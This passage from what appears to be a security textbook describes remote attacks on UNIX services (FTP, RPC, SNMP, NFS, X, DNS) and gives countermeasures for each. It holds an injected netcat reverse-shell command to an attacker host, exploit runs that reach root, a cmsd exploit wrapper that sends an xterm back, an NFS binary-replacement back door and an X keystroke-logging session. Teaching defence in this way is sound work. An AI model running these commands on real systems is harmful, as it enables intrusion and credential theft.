echo%20;nc%20-e%20/bin/bash%20evil_hackers_IP%20443;echo%20;echo
```

Once the web server executes the preceding string, an nc back channel will be created that "shovels" a shell—in this case, `/bin/sh`—back to our listener. Instant shell access is achieved—all with a connection that was originated via the target server.

```
[sigma]# nc -l -n -v -p 443
listening on [any] 443 ...
connect to [evil_hackers_IP] from (UNKNOWN) [vulnerable_target_IP] 42936
uname -a
Linux schism 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3d:ce:21
          inet addr:192.168.1.111  Bcast:192.168.1.255
Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3d:ce21/64
Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500
Metric:1
          RX packets:56694 errors:0 dropped:0 overruns:0
frame:0
```

Back-Channel Countermeasure

It is very difficult to protect against back-channel attacks. The best prevention is to keep your systems secure so that a back-channel attack cannot be executed. This includes disabling unnecessary services and applying vendor patches and related workarounds as soon as possible.

Other items that should be considered include the following:

- Remove X from any system that requires a high level of security. Not only will this prevent attackers from firing back an xterm, but it will also aid in preventing local users from escalating their privileges to root via vulnerabilities in the X binaries.
- If the web server is running with the privileges of "nobody," adjust the permissions of your binary files (such as telnet) to disallow execution by everyone except the owner of the binary and specific groups (for example, `chmod 750 telnet`). This will allow legitimate users to execute telnet but will prohibit user IDs that should never need to execute telnet from doing so.

- In some instances, it may be possible to configure a firewall to prohibit connections that originate from web server or internal systems. This is particularly true if the firewall is proxy based. It would be difficult, but not impossible, to launch a back channel through a proxy-based firewall that requires some sort of authentication.

Common Types of Remote Attacks

We can't cover every conceivable remote attack, but by now you should have a solid understanding of how most remote attacks occur. Additionally, we want to cover some major services that are frequently attacked and provide countermeasures to help reduce the risk of exploitation if these servers are enabled.

FTP

Popularity:	*8*
Simplicity:	*7*
Impact:	*8*
Risk Rating:	***8***

FTP, or File Transfer Protocol, is one of the most common protocols used today. It allows you to upload and download files from remote systems. FTP is often abused to gain access to remote systems or to store illegal files. Many FTP servers allow anonymous access, enabling any user to log into the FTP server without authentication. Typically, the file system is restricted to a particular branch in the directory tree. On occasion, however, an anonymous FTP server will allow the user to traverse the entire directory structure. Thus, attackers can begin to pull down sensitive configuration files such as /etc/passwd. To compound this situation, many FTP servers have world-writable directories. A world-writable directory combined with anonymous access is a security incident waiting to happen. Attackers may be able to place a .rhosts file in a user's home directory, allowing the attackers to log into the target system using rlogin. Many FTP servers are abused by software pirates who store illegal booty in hidden directories. If your network utilization triples in a day, it might be a good indication that your systems are being used for moving the latest "warez."

In addition to the risks associated with allowing anonymous access, FTP servers have had their fair share of security problems related to buffer overflow conditions and other insecurities. One of the more recent prevalent FTP vulnerabilities has been discovered in systems running wu-ftpd 2.6.0 and earlier versions (ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02). The wu-ftpd "site exec" format string vulnerability is related to improper validation of arguments in several function calls that implement the "site exec" functionality. The "site exec" functionality enables users logged into an FTP server to execute a restricted set of commands. However, it is possible for an attacker to pass special characters consisting of carefully constructed `printf()` conversion characters (`%f`, `%p`, `%n`, and so on) to execute arbitrary code as root. The actual details of

how format string attacks work are detailed earlier in this chapter. Let's take a look at this attack launched against a stock Red Hat 6.2 system:

```
[thunder]# wugod -t 192.168.1.10 -s0
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152
loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-        for example: joe@thunder
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me ow)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

As demonstrated earlier, this attack is deadly. Anonymous access to a vulnerable FTP server that supports "site exec" is enough to gain root access.

Other security flaws with BSD-derived ftpd versions dating back to 1993 can be found at http://www.cert.org/advisories/CA-2000-13.html. These vulnerabilities are not discussed in detail here, but they are just as deadly.

FTP Countermeasure

Although FTP is very useful, allowing anonymous FTP access can be hazardous to your server's health. Evaluate the need to run an FTP server and decide if anonymous FTP access is allowed. Many sites must allow anonymous access via FTP; however, you should give special consideration to ensuring the security of the server. It is critical that you make sure the latest vendor patches are applied to the server and that you eliminate or reduce the number of world-writable directories in use.

Sendmail

Popularity:	*8*
Simplicity:	*5*
Impact:	*9*
Risk Rating:	***7***

Where to start? Sendmail is a mail transfer agent (MTA) that is used on many UNIX systems. Sendmail is one of the most maligned programs in use. It is extensible, highly configurable, and definitely complex. In fact, sendmail's woes started as far back as 1988 and were used to gain access to thousands of systems. The running joke at one time was, "What is the sendmail bug of the week?" Sendmail and its related security have improved

vastly over the past few years, but it is still a massive program with over 80,000 lines of code. Therefore, the odds of finding additional security vulnerabilities are still good.

Recall from Chapter 3 that sendmail can be used to identify user accounts via the `VRFY` and `EXPN` commands. User enumeration is dangerous enough, but it doesn't expose the true danger that you face when running sendmail. There have been scores of sendmail security vulnerabilities discovered over the last ten years, and more are to come. Many vulnerabilities related to remote buffer overflow conditions and input validation attacks have been identified.

Sendmail Countermeasure

The best defense for sendmail attacks is to disable sendmail if you are not using it to receive mail over a network. If you must run sendmail, ensure that you are using the latest version with all relevant security patches (see http://www.sendmail.org). Other measures include removing the decode aliases from the alias file, because this has proven to be a security hole. Investigate every alias that points to a program rather than to a user account, and ensure that the file permissions of the aliases and other related files do not allow users to make changes.

Additional utilities can be used to augment the security of sendmail. Smap and smapd are bundled with the TIS toolkit and are freely available from http://www.fwtk.org/. Smap is used to accept messages over the network in a secure fashion and queues them in a special directory. Smapd periodically scans this directory and delivers the mail to the respective user by using sendmail or some other program. This effectively breaks the connection between sendmail and untrusted users because all mail connections are received via smap rather than directly by sendmail. Finally, consider using a more secure MTA such as qmail or postfix. Qmail, written by Dan Bernstein, is a modern replacement for sendmail. One of its main goals is security, and it has had a solid reputation thus far (see http://www.qmail.org). Postfix (http://www.postfix.com) is written by Wietse Venema, and it, too, is a secure replacement for sendmail.

In addition to the aforementioned issues, sendmail is often misconfigured, allowing spammers to relay junk mail through your sendmail server. In sendmail version 8.9 and higher, anti-relay functionality has been enabled by default. See http://www.sendmail.org/tips/relaying.html for more information on keeping your site out of the hands of spammers.

Remote Procedure Call Services

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***9***

Remote Procedure Call (RPC) is a mechanism that allows a program running on one computer to seamlessly execute code on a remote system. One of the first implementations

was developed by Sun Microsystems and used a system called *external data representation (XDR)*. The implementation was designed to interoperate with Sun's Network Information System (NIS) and Network File System (NFS). Since Sun Microsystems' development of RPC services, many other UNIX vendors have adopted it. Adoption of an RPC standard is a good thing from an interoperability standpoint. However, when RPC services were first introduced, very little security was built in. Therefore, Sun and other vendors have tried to patch the existing legacy framework to make it more secure, but it still suffers from a myriad of security-related problems.

As discussed in Chapter 3, RPC services register with the portmapper when started. To contact an RPC service, you must query the portmapper to determine on which port the required RPC service is listening. We also discussed how to obtain a listing of running RPC services by using rpcinfo or by using the `-n` option if the portmapper services are firewalled. Unfortunately, numerous stock versions of UNIX have many RPC services enabled upon bootup. To exacerbate matters, many of the RPC services are extremely complex and run with root privileges. Therefore, a successful buffer overflow or input validation attack will lead to direct root access. The rage in remote RPC buffer overflow attacks relates to the services rpc.ttdbserverd (http://www.cert.org/advisories/CA-98.11.tooltalk.html, and http://www.cert.org/advisories/CA-2002-26.html) and rpc.cmsd (http://www.cert.org/advisories/CA-99-08-cmsd.html), which are part of the common desktop environment (CDE). Because these two services run with root privileges, attackers need only to successfully exploit the buffer overflow condition and send back an xterm or a reverse telnet, and the game is over. Other dangerous RPC services include rpc.statd (http://www.cert.org/advisories/CA-99-05-statd-automountd.html) and mountd, which are active when NFS is enabled. (See the upcoming section, "NFS.") Even if the portmapper is blocked, the attacker may be able to manually scan for the RPC services (via the `-sR` option of nmap), which typically run at a high-numbered port. The sadmind vulnerability has gained popularity with the advent of the sadmind/IIS worm (http://www.cert.org/advisories/CA-2001-11.html). Many systems are still vulnerable to sadmind years after it was found vulnerable! The aforementioned services are only a few examples of problematic RPC services. Due to RPC's distributed nature and complexity, it is ripe for abuse, as shown next:

```
[rumble]# cmsd.sh itchy 192.168.1.11 2 192.168.1.103
Executing exploit...

rtable_create worked
clnt_call[rtable_insert]: RPC: Unable to receive; errno = Connection
reset
by peer
```

A simple shell script that calls the cmsd exploit simplifies this attack and is shown next. It is necessary to know the system name; in our example, the system is named "itchy." We provide the target IP address of "itchy," which is 192.168.1.11. We provide the system type (2), which equates to Solaris 2.6. This is critical because the exploit is tailored

to each operating system. Finally, we provide the IP address of the attacker's system (192.168.1.103) and send back the xterm (see Figure 5-2).

```
#!/bin/sh
if [ $# -lt 4 ]; then
echo "Rpc.cmsd buffer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!"
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip </ version (1-7)> your_ip"
  exit 1
fi

echo "Executing exploit..."
cmsd -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```




Figure 5-2 The xterm is a result of exploiting rpc.cmsd. The same results would happen if an attacker were to exploit rpc.ttdbserverd or rpc.statd.

Remote Procedure Call Services Countermeasure

The best defense against remote RPC attacks is to disable any RPC service that is not absolutely necessary. If an RPC service is critical to the operation of the server, consider implementing an access control device that allows only authorized systems to contact those RPC ports, which may be very difficult—depending on your environment. Consider enabling a nonexecutable stack if it is supported by your operating system. Also, consider using Secure RPC if it is supported by your version of UNIX. Secure RPC attempts to provide an additional level of authentication based on public-key cryptography. Secure RPC is not a panacea, because many UNIX vendors have not adopted this protocol. Therefore, interoperability is a big issue. Finally, ensure that all the latest vendor patches have been applied. Vendor patch information can be found for each aforementioned RPC vulnerability, as follows:

- **rpc.ttdbserverd** http://www.cert.org/advisories/CA-98.11.tooltalk.html and http://www.cert.org/advisories/CA-2002-26.html
- **rpc.cmsd** http://www.cert.org/advisories/CA-99-08-cmsd.html
- **rpc.statd** http://www.cert.org/advisories/CA-99-05-statd-automountd.html
- **sadmind** http://www.cert.org/advisories/CA-2001-11.html
- **snmpXdmid** http://www.cert.org/advisories/CA-2001-05.html

Simple Network Management Protocol (SNMP)

Popularity:	*8*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

Simple Network Management Protocol (SNMP) is the lifeblood of many networks and is present on virtually every type of device. This protocol allows devices (routers, switches, servers, and so on) to be managed across many enterprises and the Internet. Unfortunately, SNMP isn't the most secure protocol. Even worse, several buffer overflow conditions were found in SNMP that affect dozens of vendors and hundreds of different platforms. Much of the research related to this vulnerability was discovered by the Protos Project (http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1) and their corresponding Protos test suite. The Protos Project focused on identifying weaknesses in the SNMPv1 protocol associated with trap (messages sent from agents to managers) and request (messages sent from managers to agents) handling. These vulnerabilities range from causing a denial of service (DoS) condition to allowing an attacker to execute

commands remotely. The following example illustrates how an attacker can compromise a vulnerable version of SNMPD on an unpatched OpenBSD platform:

```
[roz]$ ./ucd-snmpd-cs 10.0.1.1 161
$ nc 10.0.1.1 2834
id
uid=0(root) gid=0(root) group=0(root)
```

As you can see from this example, it is easy to exploit this overflow and gain root access to the vulnerable system. It took little work for us to demonstrate this vulnerability, so you can imagine how easy it is for the bad guys to set their sights on all those vulnerable SNMP devices!

SNMP Countermeasure

Several countermeasures should be employed to mitigate the exposures presented by this vulnerability. First, it is always a good idea to disable SNMP on *any* device that does not explicitly require it. To help identify those devices, you can use SNScan, a free tool from Foundstone that can be downloaded from http://www.foundstone.com. Next, you should ensure that you apply all vendor-related patches and update any firmware that might have used a vulnerable implementation of SNMP. For a complete and expansive list, see http://www.cert.org/advisories/CA-2002-03.html. In addition, you should always change the default public and private community strings, which are essentially passwords for the SNMP protocol. Finally, you should apply network filtering to devices that have SNMP enabled and allow access only from the management station. This recommendation is easier said than done, especially in a large enterprise, so your mileage may vary.

NFS

Popularity:	*8*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

To quote Sun Microsystems, "The network is the computer." Without a network, a computer's utility diminishes greatly. Perhaps that is why the Network File System (NFS) is one of the most popular network-capable file systems available. NFS allows transparent access to files and directories of remote systems as if they were stored locally. NFS versions 1 and 2 were originally developed by Sun Microsystems and have evolved considerably. Currently, NFS version 3 is employed by most modern flavors of UNIX. At this point, the red flags should be going up for any system that allows remote access of an exported file system. The potential for abusing NFS is high and is one of the more

common UNIX attacks. Many buffer overflow conditions related to mountd, the NFS server, have been discovered. Additionally, NFS relies on RPC services and can be easily fooled into allowing attackers to mount a remote file system. Most of the security provided by NFS relates to a data object known as a *file handle*. The file handle is a token used to uniquely identify each file and directory on the remote server. If a file handle can be sniffed or guessed, remote attackers could easily access that file on the remote system.

The most common type of NFS vulnerability relates to a misconfiguration that exports the file system to everyone. That is, any remote user can mount the file system without authentication. This type of vulnerability is generally a result of laziness or ignorance on the part of the administrator, and it's extremely common. Attackers don't need to actually break into a remote system. All that is necessary is to mount a file system via NFS and pillage any files of interest. Typically, users' home directories are exported to the world, and most of the interesting files (for example, entire databases) are accessible remotely. Even worse, the entire "/" directory is exported to everyone. Let's take a look at an example and discuss some tools that make NFS probing more useful.

Let's examine our target system to determine whether it is running NFS and what file systems are exported, if any:

```
[sigma]# rpcinfo -p itchy

   program vers proto  port
    100000    4   tcp   111     rpcbind
    100000    3   tcp   111     rpcbind
    100000    2   tcp   111     rpcbind
    100000    4   udp   111     rpcbind
    100000    3   udp   111     rpcbind
    100000    2   udp   111     rpcbind
    100235    1   tcp   32771
    100068    2   udp   32772
    100068    3   udp   32772
    100068    4   udp   32772
    100068    5   udp   32772
    100024    1   udp   32773   status
    100024    1   tcp   32773   status
    100083    1   tcp   32772
    100021    1   udp   4045    nlockmgr
    100021    2   udp   4045    nlockmgr
    100021    3   udp   4045    nlockmgr
    100021    4   udp   4045    nlockmgr
    100021    1   tcp   4045    nlockmgr
    100021    2   tcp   4045    nlockmgr
    100021    3   tcp   4045    nlockmgr
```

```
    100021    4   tcp   4045    nlockmgr
    300598    1   udp   32780
    300598    1   tcp   32775
 805306368    1   udp   32780
 805306368    1   tcp   32775
    100249    1   udp   32781
    100249    1   tcp   32776
1342177279    4   tcp   32777
1342177279    1   tcp   32777
1342177279    3   tcp   32777
1342177279    2   tcp   32777
    100005    1   udp   32845   mountd
    100005    2   udp   32845   mountd
    100005    3   udp   32845   mountd
    100005    1   tcp   32811   mountd
    100005    2   tcp   32811   mountd
    100005    3   tcp   32811   mountd
    100003    2   udp   2049    nfs
    100003    3   udp   2049    nfs
    100227    2   udp   2049    nfs_acl
    100227    3   udp   2049    nfs_acl
    100003    2   tcp   2049    nfs
    100003    3   tcp   2049    nfs
    100227    2   tcp   2049    nfs_acl
    100227    3   tcp   2049    nfs_acl
```

By querying the portmapper, we can see that mountd and the NFS server are running, which indicates that the target systems may be exporting one or more file systems:

```
[sigma]# showmount -e itchy
Export list for itchy:
/ (everyone)
/usr (everyone)
```

The results of showmount indicate that the entire / and /usr file systems are exported to the world, which is a huge security risk. All attackers would have to do is mount either / or /usr, and they would have access to the entire / or /usr file system, subject to the permissions on each file and directory. The `mount` command is available in most flavors of UNIX, but it is not as flexible as some other tools. To learn more about UNIX's `mount` command, you can run `man mount` to pull up the manual for your particular version, because the syntax may differ:

```
[sigma]# mount itchy:/ /mnt
```

A more useful tool for NFS exploration is nfsshell by Leendert van Doorn, which is available from ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz. The nfsshell package

provides a robust client called nfs, which operates like an FTP client and allows easy manipulation of a remote file system. The nfs client has many options worth exploring:

```
[sigma]# nfs
nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> - change owner
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
umount - umount remote file system
umountall - umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device
```

We must first tell nfs what host we are interested in mounting:

```
nfs> host itchy
Using a privileged port (1022)
Open itchy (192.168.1.10) TCP
```

Let's list the file systems that are exported:

```
nfs> export
Export list for itchy:
/ everyone
/usr everyone
```

Now we must mount / to access this file system:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Next, we will check the status of the connection to determine the UID used when the file system was mounted:

```
nfs> status
User id      : -2
Group id     : -2
Remote host  : 'itchy'
Mount path   : '/'
Transfer size: 8192
```

You can see that we have mounted the / file system and that our UID and GID are both –2. For security reasons, if you mount a remote file system as root, your UID and GID will map to something other than 0. In most cases (without special options), you can mount a file system as any UID and GID other than 0 or root. Because we mounted the entire file system, we can easily list the contents of the /etc/passwd file:

```
nfs> cd /etc

nfs> cat passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

Listing /etc/passwd provides the usernames and associated user IDs. However, the password file is shadowed, so it cannot be used to crack passwords. Because we can't crack any passwords and we can't mount the file system as root, we must determine what other UIDs will allow privileged access. Daemon has potential, but bin or UID 2 is a good bet because on many systems the user bin owns the binaries. If attackers can gain access

to the binaries via NFS or any other means, most systems don't stand a chance. Now we must mount /usr, alter our UID and GID, and attempt to gain access to the binaries:

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id      : 2
Group id     : 2
Remote host  : 'itchy'
Mount path   : '/usr'
Transfer size: 8192
```

We now have all the privileges of bin on the remote system. In our example, the file systems were not exported with any special options that would limit bin's ability to create or modify files. At this point, all that is necessary is to fire off an xterm or to create a back channel to our system to gain access to the target system.

We create the following script on our system and name it in.ftpd:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Next, on the target system we "cd" into /sbin and replace in.ftpd with our version:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Finally, we allow the target server to connect back to our X server via the `xhost` command and issue the following command from our system to the target server:

```
[sigma]# xhost +itchy
itchy being added to access control list
[sigma]# ftp itchy
Connected to itchy.
```

The result, a root-owned xterm like the one represented next, will be displayed on our system. Because in.ftpd is called with root privileges from inetd on this system, inetd will execute our script with root privileges, resulting in instant root access. Note that we were able to overwrite in.ftpd in this case because its permissions were incorrectly set to be owned and writable by the user bin instead of root.

```
# id
uid=0(root) gid=0(root)
#
```

NFS Countermeasure

If NFS is not required, NFS and related services (for example, mountd, statd, and lockd) should be disabled. Implement client and user access controls to allow only authorized users to access required files. Generally, /etc/exports or /etc/dfs/dfstab, or similar files, control what file systems are exported and what specific options can be enabled. Some options include specifying machine names or netgroups, read-only options, and the ability to disallow the SUID bit. Each NFS implementation is slightly different, so consult the user documentation or related man pages. Also, never include the server's local IP address, or *localhost*, in the list of systems allowed to mount the file system. Older versions of the portmapper would allow attackers to proxy connections on behalf of the attackers. If the system were allowed to mount the exported file system, attackers could send NFS packets to the target system's portmapper, which in turn would forward the request to the localhost. This would make the request appear as if it were coming from a trusted host and bypass any related access control rules. Finally, apply all vendor-related patches.

X Insecurities

Popularity:	*8*
Simplicity:	*9*
Impact:	*5*
Risk Rating:	***7***

The X Window System provides a wealth of features that allow many programs to share a single graphical display. The major problem with X is that its security model is an all-or-nothing approach. Once a client is granted access to an X server, pandemonium can ensue. X clients can capture the keystrokes of the console user, kill windows, capture windows for display elsewhere, and even remap the keyboard to issue nefarious commands no matter what the user types. Most problems stem from a weak access control paradigm or pure indolence on the part of the system administrator. The simplest and most popular form of X access control is xhost authentication. This mechanism provides access control by IP address and is the weakest form of X authentication. As a matter of convenience, a system administrator will issue `xhost +`, allowing unauthenticated access to the X server by any local or remote user (+ is a wildcard for any IP address). Worse, many PC-based X servers default to `xhost +`, unbeknown to their users. Attackers can use this seemingly benign weakness to compromise the security of the target server.

One of the best programs to identify an X server with `xhost +` enabled is xscan, which will scan an entire subnet looking for an open X server and log all keystrokes to a log file:

```
[sigma]$ xscan itchy
Scanning hostname itchy ...
```

```
Connecting to itchy (192.168.1.10) on port 6000...
Connected.
Host itchy is running X.
Starting keyboard logging of host itchy:0.0 to file KEYLOG.itchy:0.0...
```

Now any keystrokes typed at the console will be captured to the KEYLOG.itchy file:

```
[sigma]$ tail -f KEYLOG.itchy:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

A quick "tail" of the log file reveals what the user is typing in real time. In our example, the user issued the `su` command followed by the root password of "Iamowned"! Xscan will even note if either SHIFT key is pressed.

It is also easy for attackers to view specific windows running on the target systems. Attackers must first determine the window's hex ID by using the `xlswins` command:

```
[sigma]# xlswins -display itchy:0.0 |grep -i netscape

  0x1000001  (Netscape)
  0x1000246  (Netscape)
  0x1000561  (Netscape: OpenBSD)
```

The `xlswins` command will return a lot of information, so in our example we used grep to see if Netscape was running. Luckily for us, it was. However, you can just comb through the results of `xlswins` to identify an interesting window. To actually display the Netscape window on our system, we use the XWatchWin program, as shown in Figure 5-3:

```
[sigma]# xwatchwin itchy -w 0x1000561
```

By providing the window ID, we can magically display any window on our system and silently observe any associated activity.

Even if `xhost` is enabled on the target server, attackers may be able to capture a screen of the console user's session via `xwd` if the attackers have local shell access and standard xhost authentication is used on the target server:

```
[itchy]$ xwd -root -display localhost:0.0 > dump.xwd
```

To display the screen capture, copy the file to your system by using `xwud`:

```
[sigma]# xwud -in dump.xwd
```

As if we hadn't covered enough insecurities, it is simple for attackers to send KeySyms to a window. Thus, attackers can send keyboard events to an xterm on the target system as if they were typed locally.




Figure 5-3 With XWatchWin, we can remotely view almost any X application on the user's desktop.

X Countermeasure

Resist the temptation to issue the `xhost +` command. Don't be lazy, be secure! If you are in doubt, issue the `xhost -` command. This command will not terminate any existing connections; it will only prohibit future connections. If you must allow remote access to your X server, specify each server by IP address. Keep in mind that any user on that server can connect to your X server and snoop away. Other security measures include using more advanced authentication mechanisms such as MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1, and MIT-KERBEROS-5. These mechanisms provided an additional level of security when connecting to the X server. If you use xterm or a similar terminal, enable the secure keyboard option. This will prohibit any other process from intercepting your keystrokes. Also consider firewalling ports 6000–6063 to prohibit unauthorized users from connecting to your X server ports. Finally, consider using ssh and its tunneling functionality for enhanced security during your X sessions. Just make sure ForwardX11 is configured to "yes" in your sshd_config or sshd2_config file.

Domain Name System (DNS)

Popularity:	*9*
Simplicity:	*7*
Impact:	*10*
Risk Rating:	***9***

DNS is one of the most popular services used on the Internet and on most corporate intranets. As you might imagine, the ubiquity of DNS also lends itself to attack. Many attackers routinely probe for vulnerabilities in the most common implementation of DNS for UNIX, the Berkeley Internet Name Domain (BIND) package. Additionally, DNS is one of the few services that is almost always required and running on an organization's Internet perimeter network. Therefore, a flaw in BIND will almost surely result in a remote compromise (most times with root privileges). The types of attacks against DNS over the years have covered a wide range of issues from buffer overflows to cache poisoning to DOS attacks. In 2007, DNS Root servers were even the target of attack (http://www.icann.org/en/announcements/factsheet-dns-attack-08mar07_v1.1.pdf).

DNS Cache Poisoning

Although numerous security and availability problems have been associated with BIND, the next example will focus on one of the latest cache poisoning attacks to date. DNS cache poisoning is a technique hackers use to trick clients into contacting a malicious server rather than the intended system. That is to say, all requests, including web and e-mail traffic, will be resolved and redirected to a system the hacker owns. For example, when a user contacts www.google.com that client's DNS server must resolve this request to the associated IP address of the server, such as 74.125.47.147. The result of the request will be cached on the DNS server for a period of time to provide a quick lookup for future requests. Similarly, other client requests will also be cached by the DNS server. If an attacker can somehow poison these cached entries, he can fool the clients into resolving the hostname of the server to whatever he wishes—74.125.47.147 becomes 6.6.6.6.

At the time of this writing, Dan Kaminsky's latest cache poisoning attack against DNS was grabbing headlines. Kaminsky leveraged previous work by combining various known shortcomings in both the DNS protocol and vendor implementations. This includes improper implementations of the transaction ID space size and randomness, fixed source port for outgoing queries, and multiple identical queries for the same resource record causing multiple outstanding queries for the resource record. His work, scheduled for disclosure at BlackHat 2008, was preempted by others and within days of the leak an exploit appeared on Milw0rm's site and Metasploit released a module for the vulnerability. Ironically, the AT&T servers that perform the DNS resolution for

metasploit.com fell victim to the attack and for a short period of time metasploit.com requests were redirected for add click purposes.

As with any other DNS attack, the first step is to enumerate vulnerable servers. Most attackers will set up automated tools to quickly identify unpatched and misconfigured DNS servers. In the case of Kaminsky's latest DNS vulnerability, multiple implementations are affected including:

- BIND 8, BIND 9 before 9.5.0-P1, 9.4.2-P1, 9.3.5-P1
- Microsoft DNS in Windows 2000 SP4, XP SP2 and SP3, and Server 2003 SP1 and SP2

To determine whether your DNS has this potential vulnerability, you perform the following enumeration technique:

```
root@schism:/# dig @192.168.1.3 version.bind chaos txt
; <<>> DiG 9.4.2 <<>> @192.168.1.3 version.bind chaos txt
; (1 server found)
